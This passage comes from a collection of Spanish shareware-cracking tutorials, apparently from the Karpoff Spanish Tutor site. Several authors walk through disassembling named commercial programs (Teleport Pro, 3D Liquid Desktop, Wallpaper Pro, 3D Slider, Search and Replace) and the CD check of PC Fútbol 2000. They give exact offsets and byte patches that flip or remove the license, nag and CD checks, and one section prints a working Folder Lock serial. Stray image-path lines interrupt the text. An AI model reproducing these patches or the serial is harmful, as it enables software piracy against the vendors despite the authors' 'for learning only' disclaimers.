Nos aparece otro mensajito de los chulos:

We're sorry, the registration number you have entered appears to be invalid----> Que no, que no funciona, bueno, pues nos cargamos el mensajito como ya sabemos.

Lo buscamos en el W32dasm y intentamos buscar algún mensaje que diga lo contrario, es decir, que gracias por registranos.
Buscamos un poco y encima del anterior encontramos :

```
:0042574B BEC0E84700 mov esi, 0047E8C0
:00425750 0F840B010000 je 00425861
:00425756 FFB7D5000000 push dword ptr [edi+000000D5]
:0042575C E894090000 call 004260F5
:00425761 3945EC cmp dword ptr [ebp-14], eax
:00425764 59 pop ecx
:00425765 753A jne 004257A1 -----> interesante
:00425767 8D4DF0 lea ecx, dword ptr [ebp-10]
:0042576A E81FF20100 call 0044498E

* Possible Reference to String Resource ID=07030: "Thank you! Your copy of Teleport Pro is now registered. Al"
|
:0042576F 68761B0000 push 00001B76
:00425774 8D4DF0 lea ecx, dword ptr [ebp-10]
:00425777 895DFC mov dword ptr [ebp-04], ebx
:0042577A E8A1F80100 call 00445020
```

Vemos que por encima del mensaje, en 00425765 realiza un salto condicional que se salta el mensaje y por tanto no estaremos registrado, pues hay que conseguir que no salte, como..

74.. indica que es un salto JE
75.. para los saltos JNE
EB.. para los saltos incondicionales JMP
90.. para eliminar el byte y que no se produzca ningún salto.

sólo tenemos que cambiar el 753A por 743A o por 9090 para eliminar los dos bytes que forma el salto y hacer que no se produzca.

Optaremos por la segunda forma, vemos la dirección en la barra de estado y la encontramos en el editor hexagesimal donde hacemos los cambios(a estas alturas no creo que os equivoquéis). Guardamos los datos y probamos.

Ponemos un registro cualquiera y ALELUYA, nos da las gracias por registrarnos, y se quitan las limitaciones. Ahora ya podemos utilizar el programa como Freeware, pero hay que ver si el registro se guarda para la próxima vez que entremos.

Salimos del programa y volvemos a entrar, sorpresa, nos sale la asquerosa pantalla al principio de que a los 40 usos a la piuta calle, esto se debe a que al empezar el programa realiza otra comprobación de nuestro código y ve que es incorrecto y nos vuelve a adoptar como no registrados. Bueno, pues fácil, como siempre, fijémonos en los mensajes del cartelito.

"Sorry! The free evaluation period for Teleport Pro is limit"

Buscamos en el W32dasm y vemos que este mensaje aparece en 2 lugares distintos :00412893 y 0041CC6C , vemos que encima de los dos hay un salto condicional del tipo JE que debes conseguir que se produzca para saltarnos los mensajes, así que pasamos los 74 por EB.
Guardamos..y....ESTUPENDO, ya estamos registrados para siempre.

Todavía falta una cosa, si nos damos cuenta, en el Menú ABOUT nos dice que el periodo de prueba ha caducado ----> The free evaluation period for Teleport Pro has expired.

Bueno, pues aunque ya estemos registrados merece la pena quitar este mensaje que dice que no

lo estamos.

Buscamos el texto y en :00415A7E 7435 je 00415AB5 hemos de cambiar el je por jmp, si nos fijamos un poco más vemos que este salto nos lleva al mensaje This copy of Teleport Pro is UNREGISTERED, por tanto hay que pasar a a jmp el salto de :00415ABB 7435 je 00415AF2

Después de realizar esto, lo probamos y nos queda perfecto. Se ve que una vez te enseñas lo principal, lo demás ya te sale solito. Este capítulo no obstante es el más fácil. Cuando ya tengamos experiencia sabremos como crear patches y como, mediante el SoftIce, poder extraer los números de serie sin necesidad de crackear el programa entero. Pero ahora sientete satisfecho de conocer lo básico.

He de dar las gracias a Karpoff por su web a partir de la cual he podido aprender esto, la verdad es que yo no sé mucho más de crackear, con el tiempo aprenderé poco a poco, porque la verdad es que después de estar 3 horas para hacer este capítulo, uno está un poco cansado, tú no???

Comentarios y correciones a capicua@teleline.es

Karpoff Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**3D LIQUID DESKTOP SCREENSAVER**

PROTECCION:	Numero de Serie		
Descripcion:	Es un Agradable Screensaver que convierte las imágenes de tu monitor en apariencia de agua		
Dificultad:	principiante		
DOWNLOAD:	**http://www.public.iastate.edu/~jaybebe/screen_saver.htm**		
Herramientas:	win32dasm v 8.93 y hexworkshop		
CRACKER:	Pr@fEsOr X	**FECHA:**	21/04/99

INTRODUCCION

Bueno amigos este screensaver, que para mi tiene una protección demasiado fácil, y viendo que hay pocos tutoriales que hablen sobre screensavers bueno, pues me avente a escribir esta Torta .....: J))...estoy seguro que mi amigo **Skuater** si que se hubiera reído bastante de esta protección, por cierto saludo a todos los que me han escrito con sus dudas, saludos también a m@triX " ¡!! ahí la llevas compa ¡!!!, espero que me sigan escribiendo para que en lo que pueda ayudarlos ADELANTE..... Empezaremos diciendo que podría ocupar dos formas de atacar este screensaver, como seria la de buscar un serial valido o parchear la rutina de comprobación del serial, ya que mi primer tutorial lo explique con el primer método que es buscando un serial , ahora vamos a ocupar la segunda opción que es la de parchear el o los saltos donde se comprueba nuestro serial con el valido.

AL ATAKE

Ahora lo primero que haremos será instalar el programa 3d liquid desktop el cual desde este momento le llamaremos "3D", como pueden ver el 3D no viene con un programa de instalación, solo viene el 3d.scr y un readme con lo que todos los programadores dicen, """ esta es una versión shareware...instálalo en ...bla!!bla!!bla... """", ok una vez descomprimido, sácale una copia y ábrela en el cualquier editor hexadecimal en mi caso usare el hex work shop 3.1, una vez abierta la copia en la cual harás los cambios pertinentes, ahora abre el 3d original con el ws32dasm y ahí es donde empieza la acción ¡!COMO SE DICE EN MI PAIS ¡!! ¡!!! A LO QUE TE TRAJE CHENCHA ¡!!!!!.

Una vez abierto en el ws32dasm, el primer paso a seguir seriaaaa..... a ver piensen un momento cual

seria?????????..... ya!!!!!!, exacto buscar alguna cadena donde nos indique “Invalid Code “””, bueno apretemos entonces el y veamos si aparece algo!!!mmmmmmmm...

Pues nada de nada, creo que ¡! ESTOS PROGRAMADORES ME QUIEREN HACER DE CHIVO LOS TAMALES!!!! , no aparece ningún string que haga referencia a invalid code, mmm que haremos entonces por donde atacar.?, a ya se veamos el principio del código desensamblado!!!

Aquí parece que hay algo interesante ¡!!!

```
Name: DialogID_006C, # of Controls=002, Caption:"Registration", ClassName:""
     001 - ControlID:0001, Control Class:"BUTTON" Control Text:"OK"
     002 - ControlID:FFFF, Control Class:"STATIC" Control Text:"Registration Successful Thank you."
Name: DialogID_006D, # of Controls=003, Caption:"Registration", ClassName:""
     001 - ControlID:0002, Control Class:"BUTTON" Control Text:"OK"
     002 - ControlID:FFFF, Control Class:"STATIC" Control Text:"Registration Code Invalid!"
     003 - ControlID:FFFF, Control Class:"STATIC" Control Text:"Note: You must enter the exact same informati
Name: DialogID_006E, # of Controls=002, Caption:"Message", ClassName:""
     001 - ControlID:0001, Control Class:"BUTTON" Control Text:"OK"
```

pues si amigos aquí hay algo muy interesante resaltado en azul , les parece familiar?, bueno pues como ven aquí aparece un strig ahora lo que debemos buscar es adonde se encuentra la parte del código que manda a llamar este string!!, y como TIA CLETA vamos y buscamos esa parte de código, bueno pues muy fácil ¡!! Fíjense bien ustedes en la línea donde se encuentra el string REGISTRATION CODE INVALID” YA ¡!! Al principio de la línea vemos un string que dice :

```
Name: DialogID_006D, # of Controls=003, Caption:"Registration", ClassName:""
```

entonces nos vamos a en DASM e insertamos lo siguiente **DialogID_006D** y le damos a buscar siguiente, y nos manda directamente a la parte del código que estábamos buscando:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:00404614(C), :00404628(C), :00404636(C), :00404647(C)
|
:0040469B 8B0D58FE4100          mov ecx, dword ptr [0041FE58]
:004046A1 6A00                  push 00000000
:004046A3 6830444000            push 00404430
:004046A8 56                    push esi

* Possible Reference to Dialog: DialogID_006D
                                |
:004046A9 6A6D                  push 0000006D
:004046AB 51                    push ecx
```


como vemos en la imagen esta parte del código es la que nos mostrará el mensaje de error, esta referenciada a varios saltos condicionales en 404614, 404628, 404636 y 404647 , bueno ahora nos falta analizar esas referencias, vamos a la primera que es la 404614 para eso damos clic en e insertamos 404614 y nos manda a el salto condicional :

```
0040460F 83C40C                 add esp, 0000000C
00404612 84C0                   test al, al
00404614 0F8481000000           je 0040469B
0040461A 8D7C242C               lea edi, dword ptr [esp+2C]
0040461E 83C9FF                 or ecx, FFFFFFFF
```

0f8481000000 je 0040469B bueno pues ahora tenemos el salto que nos manda al mensaje de error, ahora apuntemos el offset el cual nos servirá para modificarlo en el editor exadecimal

Line:5761 Pg 70 of 552 Code Data @:00404614 @Offset 00004614h in File:3D Liquid Desktop.scr

que es **4614** recordemos que los 0000 y la h no se ponen, ahora nos vamos al editor Hexadecimal el cual lo tenemos abierto con la copia y damos CRTL G y aparecera la ventana donde pondremos ese offset:



apretamos GO y nos manda a la parte del código en hexadecimal, donde se localiza ese offset:

```
00004600|518D 8424 D000 0000 5250 E891 2400|Q..$....RP..$.
0000460E|0083 C40C 84C0 0F84 8100 0000 8D7C|.............|
0000461C|242C 83C9 FF33 C0F2 AEF7 D149 7471|$,...3.....Itq
```

que es 0F8481000000 lo cambiamos por 0F8581000000 esto quiere decir si el salto condicional es JE lo cambiamos por un JNE , en castellano quiere decir :

JE = JUMP EQUAL (SALTA SI ES IGUAL)

JNE= JUMP NO EQUAL (SALTA SI NO ES IGUAL)

damos salvar y probamos a ver si nos funciona , vamos al programa, nos metemos a la opción de configurar, register => insertamos un nombre, un correo electrónico y un numero de serie cualquiera , damos ok ¡!!!! Y salimos del screensaver y volvemos a entrar yyyyyyyyyyyyyyyy???

Listo programa crakeado ¡!!!! Huffff ¡!!! CREO QUE ESTE ARROZ YA SE COCIO ¡!!!!!

Ya ven que fácil es “”” petar “”””” (esa palabra se la he escuchado mencionar a MI AMIGO Karpoff) bueno ya lo petamos el programa, y listo.

Pd: favor de mandarme sus sugerencias, comentarios, dudas o si la regué en la explicación , ya que recuerden que no soy un maestro del cracking solo soy un aprendiz mas, ¡! JAJA :::::) a mi correo electrónico que es profesor_x@hotmail.com ya que sus email me dan animos para seguir escribiendo estos tutoriales, que por cierto vaya que si son difícil , ...

SALUDOS A TODOS ¡!!!!

HASTA LA PROXIMA ¡!!!!!!

Karpoff Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**WALLPAPER PRO V.2.0**

PROTECCION:	**Limitacion de usos, Nag**		
Descripcion:	Programa Grafico para manipular y crear fondos		
Dificultad:	**Principiante**		
DOWNLOAD:	http://winfiles.cnet.com/apps/98/shelldesk.html		
Herramientas:	**W32dasm, Hiew**		
CRACKER:	**Loco**	**FECHA:**	**12/07/2000**

INTRODUCCION

Hola amiguitos. Este es mi primer tutorial y vamos a investigar las tripas del programa Wallpaper Pro v. 2.0, el cual nos permite poner de fondo diversas imágenes, con períodos de tiempo personalizados, soporte para varios formatos de archivos gráficos, básicas funciones de edición de imágenes, y alguna otra cosilla que otra. En resumen, un programita muy majo, y que ocupa poco.

Yo no es que sea un as de la ingeniería inversa (jo, cómo suena), soy un newbie, o aprendiz, pero la protección de este programa es tan fácil, que no he podido resistir la tentación de explicároslo.

AL ATAKE

El programa nos presenta una nag screen nada más empezar, en la que nos indica el número máximo de veces que lo podemos usar, y las que llevamos.

Dos cosillas:

- Si probamos a pasar del número límite de veces permitidas, no pasa nada. Nos seguirá apareciendo la pantalla, pero nada más. Todo continuará funcionando igual.
- Recoge las veces que llevamos, es decir el contador en un archivo que crea en el propio directorio del programa, con formato de archivo de registro.

Nosotros vamos a intentar, simplemente, quitar la pantalla inicial. Para ello usaremos el Wdasm. Lo desamblamos (con "Open file to disassemble") y si nos damos cuenta en lo que nos indica en la pantalla del nag screen, buscamos alguna cadena que contenga esas odiosas palabritas de limitación, por ejemplo "25 times" (con "Find text"): Esto es lo que tenemos:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:004549F6(U)

|

:00454A0A 803D3DC8450000 cmp byte ptr [0045C83D], 00

:00454A11 7467 je 00454A7A à La madre del cordero

:00454A13 6A00 push 00000000

* Possible StringData Ref from Code Obj ->"This is the shareware evaluation "

->"version of Wallpaper Pro. You "

->"have used it "

|

:00454A15 BAA8504500 mov edx, 004550A8

:00454A1A 8D85E4FEFFFF lea eax, dword ptr [ebp+FFFFFEE4]

:00454A20 E843ECFAFF call 00403668

:00454A25 8D95E0FEFFFF lea edx, dword ptr [ebp+FFFFFEE0]

:00454A2B A140C84500 mov eax, dword ptr [0045C840]

:00454A30 E85B17FBFF call 00406190

:00454A35 8B95E0FEFFFF mov edx, dword ptr [ebp+FFFFFEE0]

:00454A3B 8D85E4FEFFFF lea eax, dword ptr [ebp+FFFFFEE4]

:00454A41 E80AEDFAFF call 00403750

:00454A46 8D85E4FEFFFF lea eax, dword ptr [ebp+FFFFFEE4]

* Possible StringData Ref from Code Obj ->" times so far. You can use it "

->"25 times before it expires. If "

->"you find it useful, register to "
```

->"receive the full version with "

|

:00454A4C BA00514500 mov edx, 00455100

:00454A51 E8FAECFAFF call 00403750

:00454A56 8D85E4FEFFFF lea eax, dword ptr [ebp+FFFFFEE4]

En :00454A11 7467 je 00454A7A, damos un salto que nos evitará el dichoso mensaje si se cumple cierta condición. Pues es fácil, ¿verdad?. invertimos la condición y listos, con un JNE, o cambiando el flag de 0. Ahora expliré cómo.

Para cambiar el JE por JNE, abrimos el Hiew y pulsamos F4. Elegimos modo decode. Ahora, presionamos F5 y buscamos 53E11 (este es el offset que corresponde a la dirección de memoria y que lo verás en el Wdasm, cuando te colocas en la línea :00454A11 7467 je 00454A7A, en el status bar, a la derecha). Intro, y ya estamos en la condición. Ahora F3 para cambiar los datos, y cambiamos el 74 del 7467 de nuestra condición, por 75. F9, y F10 para guardar y salir.

Ahora, cuando ejecutes Wallpaper Pro, no saldrá la nag screen.

Listos. Espero que esté lo suficientemente claro. De no ser así, o si quereis ampliar el tutorial, escribidme a: 261019@mundomail.net.

Loco

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**3D Slider OpenGL Screensaver v 1.7**

PROTECCION:	**Serial**		
Descripcion:	**Un Screensaver de la Familia del 3d liquid desktop**		
Dificultad:	**Principiante**		
DOWNLOAD:	http://www.isotope244.com		
Herramientas:	**W32dasm Editor Hexadecimal**		
CRACKER:	**Pr@fEsOr X**	**FECHA:**	**16/07/2000**

INTRODUCCION

Bueno amigos este será el cuarto tutorial es pero les guste, buscando en internet si ya había salido una nueva versión del 3d liquid desktop me tope con este screensaver y decidí ver que protección tenia y aquí esta mi resumen de esta protección, bueno empecemos con esta torta de Chorizo con guacamole ,,,,,!!!!!!! Que se me hace que a algunos se les hizo agua la boca.. ¡!!! J ja!jaja ¡!!!!!

AL ATAKE

Lo primero es instalar el programa el cual viene comprimido en un zip y dentro de ese, viene solo un readme,txt y el screensaver, ok! Una vez extraído vamos al explorador de window y damos clic con el botón derecho sobre el screensaver y aparece una ventana con varias opciones seleccionamos la opción d configurar y esta nos manda a la opción de configuración del screensaver seleccionamos la opción register e introducimos un nombre, email y numero de serie cualquiera y fijémonos en el mensaje que manda ¡! Ok!!!. Bueno continuemos ahora. Hagamos una copia del original del screensaver y la copia la abrimos con el w32dasm 8.9 para empezar a desensamblar damos clic en tardara unos 5 segundos en desensamblar ¡!

Recuerden que el tiempo de desensamblado depende de cada maquina ¡! y buscamos el string ¡! invalid registration code ¡! Pero que onda pasa aquí ¡!!! No aparece ese string, bueno como dice **KALIMAN ¡! SERENIDAD Y PACIENCIA MI QUERIDO SOLIN ¡!!!** Que hacemos ahora bueno echémosle un vistazo al código desensamblado veamos mmmmmmmmm!!!!!! hey hey ya vieron

¡!! Parece que al principio del código hay varios string que les parece si buscamos el que nos interesa!!!! ?

```
002 - ControlID:FFFF, Control Class:"STATIC" Control Text:"Registration Code Invalid!"
```

Parece que aquí esta, bueno ahora como canijos encontramos la parte de código que manda a llamar a este string? Bueno pues muy facil, como pueden ver en la siguiente imagen existe un texto que nos puede llevar a esta parte del código que es:

```
Name: DialogID_006D, # of Controls=003, Caption:"Registration", ClassName:""
```

si el **DialogID_006D** este nos mandara a la parte del código que estamos buscando bueno ahora damos clic en : e insertamos el **DialogID_006D** y damos buscar siguiente y nos manda directo a la aparte del código que muestra el mensaje de error:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:004040D6(C), :004040E7(C), :004040F8(C), :00404116(C)
|
:0040413A 53                    push ebx
:0040413B 681F3C4000            push 00403C1F
:00404140 57                    push edi

* Possible Reference to Dialog: DialogID_006D
                                |
:00404141 6A6D                  push 0000006D
:00404143 FF35A0694100          push dword ptr [004169A0]
```

Bueno como podemos ver esta parte del código esta referenciada por 4 saltos condicionales que son: **4040d6 4040e7 4040f8 404116**, bueno pues vamos a analizar estos saltos para ver que podemos hacer para eso damos clic en e insertamos el primer salto **4040d6** y nos manda a lo siguiente

```
:004040D6 7462                  je 0040413A
:004040D8 8D8560FFFFFF          lea eax, dword ptr [ebp+FFFFFF60]
:004040DE 50                    push eax
:004040DF E8FC1E0000            call 00405FE0
:004040E4 85C0                  test eax, eax
:004040E6 59                    pop ecx
:004040E7 7451                  je 0040413A
:004040E9 8D8510FFFFFF          lea eax, dword ptr [ebp+FFFFFF10]
:004040EF 50                    push eax
:004040F0 E8EB1E0000            call 00405FE0
:004040F5 85C0                  test eax, eax
:004040F7 59                    pop ecx
:004040F8 7440                  je 0040413A
:004040FA 8D8560FFFFFF          lea eax, dword ptr [ebp+FFFFFF60]
:00404100 50                    push eax
:00404101 8D45B0                lea eax, dword ptr [ebp-50]
:00404104 50                    push eax
:00404105 8D8510FFFFFF          lea eax, dword ptr [ebp+FFFFFF10]
:0040410B 50                    push eax
:0040410C E805060000            call 00404716
:00404111 83C40C                add esp, 0000000C
:00404114 84C0                  test al, al
:00404116 7422                  je 0040413A
:00404118 53                    push ebx
:00404119 681F3C4000            push 00403C1F
:0040411E 57                    push edi
```

como pueden ver el primero es un salto condicional JE 0040413A y los otros tres igualmente son saltos condicionales que están dirigidos a la misma dirección de memoria la cual nos muestra el mensaje de error " registration code invalid" bueno ahora que hacemos pues lo más lógico vamos a anular los 4 saltos para que así nunca salte al mensaje de error ok bueno para hacer eso simplemente tenemos que cambiar el JE por un NOP y para hacer eso vamos al w32dasm y nos posicionamos en la línea del primer salto para así obtener su offset y

consecutivamente el de los demás saltos que son:
40d6
40e7
40f8
4116

Cómo ven no puse los ceros ni la h ya que esa no cuenta para nada, bueno una vez obtenidos los offsets, nos vamos al editor hexadecimal , que en este caso yo uso el Hex Work Shop , bueno abrimos la copia del screensaver en el hexwork shop y damos CONTROL G e insertamos el primer offset y nos manda a localización de este y lo cambiamos por **9090** y así consecutivamente con los demás y una vez cambiados guardamos los cambios y cerramos el editor hexadecimal y ejecutamos la configuración del screensaver e insertamos nuestro, nombre email y numero de serie cualquiera y ¡!!! Listo programa crackeado. ¡!!hufff ¡! Creo que ya la hicimos ¡!!!!!. Recuerden que este tutorial solo es para enseñanza,

SI TE GUSTA EL SCREENSAVER ¡!!!!!! CÓMPRALO ¡!!!!!!!

Cualquier duda, sugerencia, etc. Mandenme un email:

PD: por cierto este tutorial sirve también para poder crackear el **3d Desktop Destroyer v 1.7** el cual tiene la misma protección.

Pr@fesor_X

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**FOLDER LOCK V.2.0**

PROTECCION:	Nag, Nag en intervalos de tiempo		
Descripcion:	Programa para controlar acceso a folders y archivos		
Dificultad:	**Principiante**		
DOWNLOAD:	http://sihs.bizland.com/		
Herramientas:	**W32dasm**		
CRACKER:	**Marvin**	**FECHA:**	**25/07/2000**

INTRODUCCION

Este es mi primer tutorial y vamos a investigar un poco el programa Folder Lock 2.0, el cual nos permite poner restricciones a el acceso de ciertos archivos o folders, por si no quieres que anden viendo lo que no deben dentro de tu computadora. Soy un newbie, pero creo que es la protección más fácil de crackear que he visto en toda mi vida.

AL ATAKE

El programa nos presenta un nag screen nada más empezar, en la que nos pide nombre de usuario y numero de registro.

Pensandola un poco en que herramienta utilizar opte por desensamblarlo primero y tratar de buscar el mensaje de error "Invalid License Code" que nos avienta si damos los datos equivocados. Para ello utilizaremos el Wdasm. Lo desamblamos (con "Open file to disassemble"), pulsamos el botón de StrRef y nos encontramos con que no existe el maldito mensaje!

Al tratar de ver si se veia algo interesando en los resultados arrojados por StrRef me encuentro con una entrada que tiene cara de numero de serie (FL12TY-V786IS-OPGH27), será asi tan sencillo haber encontrado el numero de serie para este programita?

No puedo creerlo!, Cuanto te tomo hacer esto? 5 minutos? Este es el numero que te sirve para

registrar el programita. Espero que este tutorial te haya sido claro, ya que es el primero.

Pude ver que esta aproximación sirve para los otros programitas que te ofrecen en este lugar (Safelock, SecretFolders y Snapped).

Y a practicar, practicar, practicar.

Marvin

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**PC Fútbol 2000**

PROTECCION:	**CD Check.**		
Descripcion:	**Simulador de FUtbol**		
Dificultad:	**Principiante+**		
DOWNLOAD:	??????		
Herramientas:	**W32 Dasm 8.93, Hiew 6.5, Hazedor de Cracks v1.4**		
CRACKER:	**Makelolo**	**FECHA:**	**30/07/2000**

INTRODUCCION

Un novato como yo en esto del cracking tenía que empezar por una protección sencilla. Este juego, el mejor simulador de Fútbol hecho en España y con una solera de casi una década, tiene una mierda de protección para pedir el CD.
Y eso que en la pantalla de presentación pone: "La piratería es delito."
No te jode...XD

AL ATAKE

-No soy nadie en esto del cracking así que si alguien no me entiende por mi falta de espresión que
me mande un mail a la dirección de abajo.
Vemos que cuando ejecutamos el programa, sino está el CD en la unidad nos aparece un mensaje que
dice: "Introduzca el CD-Rom de PC Fútbol 2000".
Pues como no me apetece abrir el cajón, sacar la caja, abrir la caja, coger el CD, abrir el lector,
meter el CD y cerrar el lector te voy a crackear.
Lo primero que hemos de hacer es desensamblar el archivo pcf2000.exe.
Previamente abremos hecho una copia de seguridad de este archivo por lo que pueda pasar.
Una vez desensamblado con el W32Dasm 8.93 vamos a las String Data References (el icono anterior a
la impresora) y buscamos cadenas que den mensajes sobre el CD-Rom.

Encontramos "Introduzca el CD-ROM de '%s' " pero para que aparezca este mensaje anteriormente ha
de haber un salto. Un poco antes vemos que aparece "USER32.MessageBoxA" que deducimos será el
mensaje que aparecerá si no encuentra el CD-ROM.
Un poco después aparece el salto mortal:
:004013A5 753B jne 004013E2
Este salto es el que origina la aparición del mensaje.
Apuntamos la línea, cerramos el desensamblador y abrimos el archivo en un editor hexadecimal.
Cada uno que elija el suyo (cada hombre con su personalidad y cada cracker con sus herramientas),
pero yo voy a usar HIEW 6.5.
Busco la línea y cambio el 75 (jne) por un 74 (je).
Al final la frase quiere decir: Si no está el CD-Rom del PC Fútbol 2000 en la unidad entonces
continúa. Cogemos el Hazedor de Cracks y pillamos como fichero de origen la copia de seguridad
que deberíamos tener hecha y como crackeado el que acabamos de modificar: Ponemos texto y le damos
nombre a nuestro primer crack.

Despedida:

Así concluye mi primer crack. Es una protección sencilla de quitar por lo que supongo que no tendréis problemas para acabar con ella.
Saludos para todos los miembros de TNT_Crack_Team y en especial para karpoff
que hace posible que los crackers latinos tengamos una página de referencia.
Podéis enviarme sugerencias, correcciones, dudas, etc..., a makelolo@hotmail.com

Ésto va para Dinamic Multimedia:

Creo que los programadores de esta empresa deberían de esforzarse un poco
más en sus protecciones como lo demuestra la mierda de CD-Check.

Makelolo 2000
(makelolo@hotmail.com)

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**Search and Replace v 3.3**


PROTECCION:	**NAg Screen y Time Limit**		
Descripcion:	**Utileria para buscar y remplazar cadenas de textos**		
Dificultad:	**Principiante.**		
DOWNLOAD:	http://www.funduc.com/		
Herramientas:	**Win32Dasm, y HEx Work Shop 3.01**		
CRACKER:	**Profesor_X**	**FECHA:**	**03/08/2000**

INTRODUCCION

Mis estimados colegas, este es mi 6to. tutorial y se lo dedico a una muy buena herramienta llamada Search and Replace, la cual sirve para buscar y remplasar cadenas de textos en diferentes archivos a la vez, la verdad despues de usarlo unos minutos me parecio una buena utileria tiene muchas opciones, dignas de usarse, lo que si la proteccion es mala, y creo que deberian de ponerle mas enpeño y ponerle una proteccion mas buena, ok! ahora analizaremos la protección que trae este sharewarecito lo que si vale la pena mencionar es que este analisis de la protección es solo para !! AUMENTAR TUS CONOCIMIENTOS !!! SOLO PARA ESO !!! HEEEE!!! .....!! SI TE GUSTA EL PROGRAMA !!!! COMPRALO !!! ....

AL ATAKE


Bueno amigos !!EMPECEMOS EL ANALISIS !!! para iniciar debemos de instalar el programa y lo ejecutamos, el cual nos muestra una Nag Screen al principio del **S&R** asi lo llamaremos desde ahora !ok! lo primero que te sale es



como pueden ver la primera ventana contiene tres botones los cuales si das click en OK ejecuta el programa, bueno despues de un rato de analizar le programa vemos que no tiene ningun apartado para insertar un numero de serie lo que quiere decir que es una version demo la cual tiene las siguientes protecciones:


1. **NAG SCREEN**
2. **LIMITE DE TIEMPO**

entonces manos a la obra a quitar esas protecciones, que les parece si empezamos con el limite de tiempo OK!! lo primero sera adelantar la fecha mas o menos un mes para ver que hace !ok, ejecutamos el programa y nos sale la Nag Screen damos click en OK y !! oh!! oh!! nos manda



